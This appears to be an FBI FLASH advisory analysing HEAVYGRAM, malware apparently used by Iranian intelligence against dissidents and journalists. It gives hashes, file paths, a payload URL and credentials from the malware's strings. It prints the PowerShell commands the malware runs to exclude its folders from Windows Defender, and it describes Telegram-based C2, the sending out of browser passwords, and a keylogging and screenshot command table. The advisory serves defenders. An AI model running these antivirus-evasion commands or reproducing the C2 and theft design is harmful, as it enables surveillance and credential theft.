Update on Government of Iran Cyber Actors' Deployment of Telegram C2 to Push Malware to Identified Targets

Summary

The Federal Bureau of Investigation (FBI) is releasing this FLASH to disseminate a detailed malware analysis of the HEAVYGRAM malware. The FBI assesses that Iranian cyber actors are using HEAVYGRAM malware to conduct malicious cyber activity to target Iranian dissidents, journalists opposed to Iran, and other opposition groups around the world on behalf of the Government of Iran's Ministry of Intelligence and Security (MOIS). MOIS cyber actors likely use this malware to collect intelligence, conduct data leaks, and inflict reputational harm against their intended targets.

The FBI assesses MOIS cyber actors have deployed multiple versions of the malware to infect victim systems. The victim profile included Iranian dissidents, journalists opposed to Iran, members of organizations with beliefs counter to Government of Iran narratives, and other individuals Iran perceives as a threat to the Iranian government. Iranian cyber actors have used social engineering to successfully deliver the malware and infect victims. The malware samples analyzed were categorized as masquerading malware (stage 1), persistent implant (stage 2), and related stage 2 malware that contained additional or unique functions.

The FBI analyzed seven samples obtained through investigations. The actors used social engineering via social media platforms such as Telegram, WhatsApp, and Instagram to communicate with victims while offering IT services. Upon accepting IT services, victims would either download AnyDesk and potentially provide actors with access strings or victims would download a malware file masquerading as a program installer that the victim used which started a chain of infection. A subset of malware was modular in behavior and relied upon development similarities. The cyber actors have used this malware dating back to the Fall of 2023.

This is an update to previously published FLASH-20260320-001, entitled "*Government of Iran Cyber Actors Deploy Telegram C2 to Push Malware to Identified Targets*." This document provides a more detailed malware analysis with additional IOCs previously not included in FLASH-20260320-001.The FBI urges organizations to use the IOCs and detection signatures in this FLASH

to identify HEAVYGRAM malware samples. If identified, follow guidance in the Recommended Mitigation section.

Recommendations

The FBI recommends caution with regards to receiving emails or other online communications from unknown individuals, or communications of an unfamiliar nature from known individuals.

1. Ensure your devices are updated with latest operating system and install software updates regularly
2. Only download software from trusted sources, such as official app stores or vendor websites
3. Enable antivirus or anti-malware software on your device and run antivirus software regularly
4. Use strong, unique passwords and enable multi-factor authentication
5. Report suspicious emails or messages to the email client. If you suspect a crime, please report to your local FBI field office.

Technical Details

Malware Overview

MOIS cyber actors used social engineering via social media platforms such as Telegram, WhatsApp, and Instagram to communicate with victims while offering IT services. Upon accepting IT services, victims would either download AnyDesk and potentially provide the actors with access strings or download a malware file masquerading as a program installer that the victim used which started a chain of infection. A subset of malware was modular in behavior and relied upon development similarities. Cyber actors used a combination of malware samples to compromise victim machines.



Figure 1. Observed Behavioral Clusters

Masquerading Application

Pictory_premium_ver9.0.4.exe

File	*PE32 executable (GUI) Intel 80386, for MS Windows*
MD5	1E6B601F733BC40EAA58916986BFC5B9
SHA1	704119320F7ED10DC7707833218468D455D3C5FD
SHA256	E8B633DCAD173EB41EF02686B46779A4A0E53DF7F6C63039A798F2DB5EB83AFC
Compiler	Embarcadero Delphi(11.x Alexandria++)[-]
Linker	Turbo Linker(2.25*,Delphi)[GUI32,admin]

Malware sample, Pictory_premium_ver9.0.4.exe, masqueraded as AI video generator, Pictory Premium. From VirusTotal, this sample was a resource from URL, https://sgp1.vultrobjects.com/downloads/pictory/Pictory_premium_ver9.0.4.exe.

The following credentials were found within the malware sample strings.

ghazalehmehrjo@gmail.com

8384238Fm@#$%^&*

Upon executing the malware sample, the following GUI appeared.



Figure 2: Masquerading GUI of Pictory Premium – A Windows GUI of a login screen.

During execution, the following files were created.

%USERPROFILE%\AppData\Roaming\SMQDService\config.xml (MD5: AEEA6D6B3E822C89C332C02F8B97A850)

%USERPROFILE%\AppData\Roaming\downloaded_file26.txt (MD5: 6100234F12594E6B43083CBBAED56AFC)

%USERPROFILE%\AppData\Roaming\File26.zip (MD5: 94779909CC510194900C3CC17D1194C8)

File, downloaded_file26.txt, contained a base64 encoded zip archive binary. The following displayed the contents of File26.zip.



Figure 3: Contents of File26.zip – Python dependencies and second stage executable were compressed within this archive.

Using the credential from strings, the following GUI appeared.



Figure 4: Masquerading Pictory's Subscription Tiers – Only the left-most buttons could be interacted with.

Upon clicking the left-most "BUY NOW" or "GET FREE TRIAL" buttons, a web request to checkout.pictory.ai occurred via a newly spawned web browser and the following directory was created which contained the uncompressed version of File26.zip.

C:\ProgramData\SMQDServicePackages\488ht1-8ww648q\

There were multiple .pyd files, a zip file, .dll files, a text file (rantom.txt; MD5: A3394EF7FFA7E88B2E7EFAEE4617FE04), executable file (smqdservice.exe; MD5: 7E23FFADB664B0E53D821478A249D84C), and multiple directories.



Figure 5: Comprehensive list of files present after execution – Files and respective location on the compromised machine to include compressed and uncompressed resources including rantom.txt and config.xml.

The following antivirus evasion actions were performed which created multiple directory exclusions.

"pwsh.exe" -Command Add-MpPreference -ExclusionPath '%ProgramData%\MicrosoftDistribution\sysmain'

"pwsh.exe" -Command Add-MpPreference -ExclusionPath '%ProgramData%\SMQDServicePackages\488ht1-8ww648q'

"pwsh.exe" -Command Add-MpPreference -ExclusionPath 'C:\Users\<user>\Downloads\Telegram Desktop'

"C:\Windows\System32\cmd.exe" /C powershell -Command "Add-MpPreference -ExclusionPath '%ALLUSERSPROFILE%\MicrosoftDistribution\sysmain'"

"C:\Windows\System32\cmd.exe" /C powershell -Command "Add-MpPreference -ExclusionPath '%ALLUSERSPROFILE%\SMQDServicePackages\488ht1-8ww648q'"

"C:\Windows\System32\cmd.exe" /C powershell -Command "Add-MpPreference -ExclusionPath 'C:\Users\<user>\Downloads\Telegram Desktop'"

cmd.exe /C powershell -Command "Add-MpPreference -ExclusionPath '%ALLUSERSPROFILE%\MicrosoftDistribution\sysmain'"

cmd.exe /C powershell -Command "Add-MpPreference -ExclusionPath '%ALLUSERSPROFILE%\SMQDServicePackages\488ht1-8ww648q'"

cmd.exe /C powershell -Command "Add-MpPreference -ExclusionPath 'C:\Users\<user>\Downloads\Telegram Desktop'"

powershell -Command "Add-MpPreference -ExclusionPath 'C:\ProgramData\MicrosoftDistribution\sysmain'"

powershell -Command "Add-MpPreference -ExclusionPath 'C:\ProgramData\SMQDServicePackages\488ht1-8ww648q'"

powershell -Command "Add-MpPreference -ExclusionPath 'C:\Users\<user>\Downloads\Telegram Desktop'"

"%SAMPLEPATH%\e8b633dcad173eb41ef02686b46779a4a0e53df7f6c63039a798f2db5eb83afc.exe"

"C:\Windows\System32\cmd.exe" /C powershell -Command "Add-MpPreference -ExclusionPath '%%ALLUSERSPROFILE%%\MicrosoftDistribution\sysmain'"

"C:\Windows\System32\cmd.exe" /C powershell -Command "Add-MpPreference -ExclusionPath '%%ALLUSERSPROFILE%%\SMQDServicePackages\488ht1-8ww648q'"

"C:\Windows\System32\cmd.exe" /C powershell -Command "Add-MpPreference -ExclusionPath '%USERPROFILE%\Downloads\Telegram Desktop'"

powershell -Command "Add-MpPreference -ExclusionPath '%USERPROFILE%\Downloads\Telegram Desktop'"

Victims' machines were observed to have initially downloaded the official AnyDesk installer and/or masquerading malware within %USERPROFILE%\Downloads\Telegram Desktop\.

File, smqdservice.exe, executed after the extraction to directory, C:\ProgramData\SMQDServicePackages\488ht1-8ww648q\. Refer to the *smqdservice.exe* section.

Telegram_Authenticator.exe

File	*PE32 executable (GUI) Intel 80386, for MS Windows*
MD5	B9086413E7B6A0C6A11C25D14C22615F
SHA1	538819C3CFE8057798C5970D01C24582F7375C40
SHA256	9014FE4F16F01C0439B261ADE4CF980F460E0DAE46B1EC5F58FD9BC0AF26E531
Compiler	Embarcadero Delphi(11.x Alexandria++)[-]
Linker	Turbo Linker(2.25*,Delphi)[GUI32,signed]

Malware sample, Telegram_Authenticator.exe, masqueraded as an authenticator application for Telegram. Upon executing this malware sample, the following GUI appeared.



Figure 6: Masquerading GUI for an Authentication App – A single field to enter a code.

Upon clicking into the text field, file writes to C:\ProgramData\ssh-cache-default\{8bda3848-495e-43f4-8d10-7d37a67f1604} occurred.

Directory, C:\ProgramData\ssh-cache-default\{8bda3848-495e-43f4-8d10-7d37a67f1604}, contained multiple Python files, rantom.txt (MD5: 7D3CCE1F9DBAED585B61E6E903D69B9B), base_library.zip, Runtime_SSH.zip, and RuntimeSSH.exe (MD5: E51FF37FB431767DCDEC0B5E6D2A786A). There were multiple directories containing Python dependencies.

Persistent Implants

The malware sample within this group may exist with or without the use of the first stage of malware or masquerading malware. A subset of decompiled Python variable names (i.e.: ENC_KEY and XML_FILE_PATH) remained the same between these samples hinting potentially the same author.

winappx.exe

File	*PE32+ executable (GUI) x86-64, for MS Windows*
MD5	481C5B5E69A08C3DF206C59FD8DDC0DC
SHA1	B5CE0CA96072A99DB5D46398B2D61D58437171EF
SHA256	8B595258CFF63C4F0EF9648ADB54C6AB050BB1D27933ECB3D687D31B51B7BA0C
Compiler	Microsoft Visual C/C++(2022+)[-]
Linker	Microsoft Linker(14.38**)[GUI64,signed]
Packer	PyInstaller(-)[-]

On a victim machine the following command was run.

> powershell.exe -command Add-MpPreference -ExclusionExtension C:\ProgramData\MicrosoftDistribution\sysmain\winappx.exe

Malware sample, winappx.exe, had multiple variants with different hashes. For 481C5B5E69A08C3DF206C59FD8DDC0DC, the following was its code signing certificate.

property	value
certificate	
revision	0x0200 (WIN_CERT_REVISION_2_0)
type	0x0002 (WIN_CERT_TYPE_X509)
file-offset (from)	0x20B224C8
file-offset (to)	0x20B24400
size-certificate	0x1F38 (7992 bytes)
size-PKCS7	0x1F27 (7975 bytes)
size-PKCS7-null-padding	5 bytes
certificate > sha256	DF1B07B0BE26F8F72590B0BE05656F1819443571317B2168A01A812EF06E7490
details	
name	**Ekb Path Limited**
signature-info	A certificate was explicitly revoked by its issuer.
issued-by	SSL.com Code Signing Intermediate CA RSA R1
stamp > signing	Sun Jul 28 14:07:25 2024
valid-from	Mon Sep 18 08:59:04 2023
valid-to	Tue Sep 17 08:59:04 2024
serial-number	6BEDCE92A6154B7E7E52ECE2FC8D0CC3
thumbprint	n/a
signature-algorithm	sha256RSA
program-name	n/a
email	n/a
more-info-url	n/a
tail	
n/a	-

Figure 7: Code signing for winappx.exe – The certificate for this specific sample was issued by SSL.com and was revoked.

This malware sample made the following web requests.

POST request to http://api.telegram.org with content of chrome_passwords.json.

PUT request to http://ams1.vultrobjects.com/desktop-va0r68j-ppmppnf12uyt4r5tifjdfh-tron5.

GET request to http://www.google.com/

Static Analysis

Upon decompiling winappx.exe, the Python file, main.py, existed. Python 3.9 file, main.py, contained logic to create a mutex as shown below.

```
mutex = CreateMutex(None, False, 'euyrsmnszb85sf4444s')

PRGeeeerr = GetLastError()

if PRGeeeerr == ERROR_ALREADY_EXISTS:

  sys.exit((-1))
```

Python file, main.py, contained the following imports.

- S3Vultr
- re
- os
- win32event
- win32api
- sys
- winerror
- utils (custom utils.py with more functions)

Python file, main.py, contained logic to:

- Create a mutex
- Write an encrypted configuration file to the file system
- Initialize S3 Bucket variables by reading in configuration file's token, userId, s3_hostname, s3_secret_key, s3_access_key, and VicName via function, read_config_file()
- Created a keylogger thread with function, KeyLog(), and start it by reading in the configuration file's Keyloger
    - Function, send_msg(), was included for returned content and raised exceptions
- Perform initial reconnaissance via reading configuration's file's FristRun which was 1 if never ran and 0 when run once

  - If the configuration indicated a 1, five threads were created to start functions, GetChromePass(), ProgramGet(), proc_List(), sysinf(), and send_msg() with the return value of function, ListOFDrive()
  - Configuration file's FristRun was changed to 0 via function, change_config_file
- Created and started further threads with functions, GetFilePhone, CheckForDevices, and GGetSnap
- Created a client object for Vultr S3 API using s3_hostname, s3_secret_key, s3_access_key, and VicName
  - If an exception was raised, function, NetTrue(), was called and a thread with function, send_msg(), was created and started
  - NetTrue() was then called outside of the exception block and subsequently create_bucket() method from the Vultr API client
- Created and started a thread to beacon 🟢 {pc_name} is online now., where pc_name is the computer's hostname; function, send_msg(), communicated this message
  - Python function, sleep(), was called for one second
- Created and started a thread with function, check_s3_status(), which took the Vultr API client object as an argument
- Create and start a thread with function, run_send_file(), after reading token, SendFile, from configuration file and checking if it was 1
  - The file sent was %ALLUSERSPROFILE%\ZlibDate\Settings\lfgy.Dat
- Created and started a thread with function, WhatsappCheker(), after reading token, MyWhatsapp, from configuration file and check if it was 1
  - Function, WhatsappCheker(), took True as an argument
  - Process, whatsapp.exe, was terminated, then C:\ProgramData\Drivers\Whatsapp\WhatssApp.exe was run
- Called Python function, sleep(), for 10 seconds; then created and started thread with function, send_logs(), which took the Vultr API client as an argument
- The logs sent were in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s
- Called function, main_loop(), which contained logic to call several functions from utils.py
  - There was logic to received C2 commands via function, get_update()
  - There was logic to execute C2 command via function, analyze_command(), or raise an exception
  - There was logic to indicate to the C2 that the next message was read via function, skip_this_message()

- If an exception was raised, a file was downloaded via function, download_file(), to %ALLUSERSPROFILE%\ZlibDate\CachedFiles along with a call to function, skip_this_message()
- Function, skip_this_message(), was called outside of the exception block to mark the next message as read
- Python function, sleep(), was called for one second

- Python file, main.py, contained function, analyze_command(), which took as a parameter, message
  - The parameter, message, was checked if it started with '@@', '##', '@', or '#' (in this order)
  - Messages that began with '@' were executed with Python's method, os.popen(), with the message as an argument
    - If the length of command output was more than 4096, command output was saved to file, cmd.Dat, which was subsequently communicated in a thread with function, send_file()
    - If the length of command output was less than 4096, command output was communicated in thread with function, send_msg()
  - Messages that began with '#' were passed into function, run_builtin_command(), with the message as an argument; these commands were custom commands or strings that when evaluated led to other surveillance functions within Python file, utils.py, to be called
  - If an exception was raised, a thread was created and started with function, send_msg()
- Python file, main.py, contained function, run_builtin_command(), which served as a comprehensive check for various command strings from the C2 and call the appropriate function from utils.py to serve the command

The following were the C2 commands and associated functions called from within function, run_builtin_command().

Command String	**Function(s) Called**	**Description**
ProcessList	proc_List	• Writes encrypted process list
whois	send_msg	• Sends string to C2
ss	send_screenshot send_message	• Sends host screenshot PNG to C2

SendFile	read_config_file send_msg change_config_file run_send_file	• Aggregates select files per configuration token, SendFile • Encrypts files within %ALLUSERSPROFILE%\ZlibDate\Settings\lfgy.Dat • Sends files using Vultr API client with S3 endpoint • Modifies configuration file to reflect sent data and disable further communication
SysInfo	sysinf	• Writes encrypted systeminfo command output to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s via a .Dat file
DefaultTelegram	TelGet('Def')	• Writes Telegram installation content to file system in a zip file; content includes Windows App Store and Portable Telegram variants
AllTelegram	TelGet('All')	• Writes Telegram installation content to file system in a zip file; content includes Windows App Store and Portable Telegram variants
StoreTelegram	GGetTelStore	• Writes Telegram installation content for Windows App Store variant to file system as a zip file
ListFile	ListFiles	• Writes encrypted file listing for all drives to %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s via a .Dat file
GetChrome	ChromGet	• Writes a zip file containing Google Chrome browser data for the current user to a .Dat file in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s
GetMozilla	MozGet	• Writes a zip file containing Mozilla Firefox browser data for the current user to a .Dat file in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s
GetEdge	EdgGet	• Writes a zip file containing Microsoft Edge browser data for the current user to a .Dat file in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s
GetOpera		• Logic not implemented
GetPrograms	ProgramGet ListOfDrive send_msg	• Writes encrypted file containing all installed software to a .Dat file in %ALLUSERSPROFILE%\ZlibDate\Z84A847FEEB1FC2s • Obtains drive list from A to K and sends it to C2
UpdateTro		• Logic not implemented
GetFile	send_file	• Sends file to C2
